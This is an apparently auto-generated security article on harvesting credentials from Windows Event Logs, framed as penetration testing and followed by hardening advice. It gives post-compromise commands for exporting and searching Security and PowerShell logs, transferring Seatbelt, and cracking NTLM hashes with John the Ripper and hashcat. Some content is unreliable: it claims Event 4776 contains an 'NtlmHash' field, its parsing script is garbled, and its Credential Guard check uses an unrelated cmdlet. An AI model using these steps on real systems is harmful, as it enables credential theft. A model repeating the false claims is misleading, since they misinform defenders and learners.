
Listen to this Post

Introduction:
In the relentless cat-and-mouse game of cybersecurity, defenders often focus on securing endpoints and networks, while attackers target the data these systems generate. Windows Event Logs, a cornerstone of IT auditing and security monitoring, can inadvertently become a treasure trove for penetration testers and malicious actors alike. This article explores the legitimate offensive security techniques used to extract sensitive information like cleartext passwords and NTLM hashes from these logs, transforming routine audit data into a critical vulnerability.
Learning Objectives:
- Understand how Windows authentication events can leak credential material.
- Learn to use built-in Windows tools and offensive security frameworks to parse and extract hashes from Event Logs.
- Implement defensive countermeasures to harden logging and prevent credential exposure.
You Should Know:
- The Principle: Credentials in Plain Sight (Well, Almost)
Windows Event Logs, particularly Security logs (Event ID 4688 for process creation, 4624 for logon), can capture NTLM hashes when certain types of network authentication occur. More critically, scripts, batch files, or commands executed with passwords as arguments can be logged in cleartext in PowerShell Operational logs (Event ID 4103/4104) or Sysmon logs (Event ID 1). This isn’t a flaw but a feature of detailed logging that can be turned against the system.
Step‑by‑step guide:
Scenario: You have obtained a privileged command prompt on a target Windows system.
1. Identify Log Location: Windows Event Logs are stored in C:\Windows\System32\winevt\Logs\.
2. Initial Recon with Wevtutil: Use the built-in `wevtutil` to list logs.
wevtutil el
3. Query Specific Events: Look for process creation events which may contain command-line arguments.
wevtutil qe Security /q:"[System[(EventID=4688)]]" /f:text /rd:true /c:5
4. Leverage Offensive Tools: For more efficient extraction, transfer a tool like `PowerSploit` or `Seatbelt` to the host.
 Using Seatbelt to quickly find interesting events
.\Seatbelt.exe WindowsEventLogs "Security" "4688"
- Extraction & Parsing: From Raw Logs to Attackable Data
Raw event logs are XML-based and cumbersome to sift through manually. The goal is to parse them programmatically to find potential passwords or hashes. Hashes often appear in events related to NTLM authentication (Event ID 4776) where the NT hash is included for network sign-ins.
Step‑by‑step guide:
- Export Logs for Analysis: On the target, export a specific log for offline parsing.
wevtutil epl Security C:\temp\security_log.evtx
- Use Native PowerShell Cmdlets: PowerShell is powerful for parsing `.evtx` files.
Get-WinEvent -Path C:\temp\security_log.evtx | Where-Object {$<em>.Id -eq 4776} | ForEach-Object { $</em>.ToXml() } - Parse for the Hash: The output is XML. You need to extract the `NtlmHash` field from the
EventData.Get-WinEvent -Path .\security_log.evtx -FilterXPath "[System[(EventID=4776)]]" | ForEach-Object { $xml = [bash]$<em>.ToXml() $hash = $xml.Event.EventData.Data | Where-Object {$</em>.Name -eq 'NtlmHash'} | Select-Object -ExpandProperty 'text' if($hash) { Write-Output "Potential NTLM Hash found: $hash" } } -
Cracking the Extracted Hashes with John the Ripper
Once an NTLM hash is extracted, it can be taken offline for cracking. NTLM hashes are not salted, making them vulnerable to rainbow table attacks and powerful GPU cracking.
Step‑by‑step guide:
- Prepare the Hash File: Save the extracted hash to a text file in the correct format for John (user:hash).
hash.txt
Administrator:7a21990fcd3d759941e45c490f143d5f
- Run John the Ripper: Use a wordlist attack first, then proceed to incremental mode.
john --format=NT hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
john --format=NT hash.txt --show
- Utilize GPU Acceleration (Hashcat): For faster cracking, use Hashcat.
hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt -O -w 3
4. Hunting for Cleartext Passwords in PowerShell Logs
PowerShell’s Script Block Logging (Event ID 4104) can capture the full content of scripts, including hardcoded credentials. This logging must be enabled, but it’s increasingly common in enterprise environments for security.
Step‑by‑step guide:
- Check if Logging is Enabled: Query the PowerShell operational log.
Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" -MaxEvents 10 | Where-Object {$_.Id -eq 4104} - Parse for Keywords: Search for common password patterns or keywords.
Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" | Where-Object {$_.Id -eq 4104} | Select-Object -ExpandProperty Message | Select-String -Pattern "passw","pwd","-credential","ConvertTo-SecureString"
5. Defensive Hardening: Mitigating the Exposure
The offensive techniques highlight critical defensive gaps. Here’s how to mitigate this risk.
Step‑by‑step guide:
- Audit Command-Line Logging: In Group Policy, review
Computer Configuration > Administrative Templates > System > Audit Process Creation. Ensure “Include command line in process creation events” is set appropriately. Consider the trade-off between security and log volume. - Harden PowerShell Logging: Enable Protected Event Logging (Windows 10/Server 2016+). This uses encryption to prevent cleartext credential exposure in logs.
Enable via GPO or script
Path: Computer Configuration > Administrative Templates > Windows Components > Windows PowerShell
Set "Turn on Protected Event Logging" to Enabled
- Implement Credential Guard: On supported systems, enable Windows Defender Credential Guard to isolate and protect NTLM hashes and Kerberos tickets from memory-based attacks, which also affects hash generation for logging.
Check if Credential Guard is enabled via Device Guard
Confirm-SecureBootUEFI
Get-CimInstance –ClassName Win32_DeviceGuard –Namespace root\Microsoft\Windows\DeviceGuard
- Centralized Logging & Analysis: Forward logs to a hardened, central SIEM (Security Information and Event Management) system where access is tightly controlled. Use alerting rules to detect hash extraction tools or mass log exports.
- Least Privilege & Application Control: Restrict administrator privileges and use tools like AppLocker or Windows Defender Application Control to prevent the execution of unauthorized parsing and hacking tools on critical systems.
What Undercode Say:
- The Logger Becomes the Logged: The very tools meant to provide security visibility can be weaponized. Detailed logging is a double-edged sword; it must be implemented with the assumption that an attacker will eventually try to read it.
- Assume Breach for Logs: Defensive strategies should treat event logs as high-value assets, applying the same protection principles (encryption, access control, integrity monitoring) as to any other sensitive data repository. The path from a mid-level compromise to credential theft can be shockingly short via logs.
Prediction:
As endpoint detection and response (EDR) systems become standard and their logs more detailed, they will become a primary target for advanced persistent threats (APTs). We will see a rise in “log-less” attacks that first disable or corrupt logging mechanisms, followed by tools specifically designed to live in memory and parse log data in real-time without leaving forensic traces, stealing credentials as they are generated. Defensively, the industry will shift towards real-time, encrypted log streaming and the widespread adoption of confidential computing techniques to process security telemetry in hardware-protected enclaves, making stolen log files useless to an attacker.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hackingarticles Infosec – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


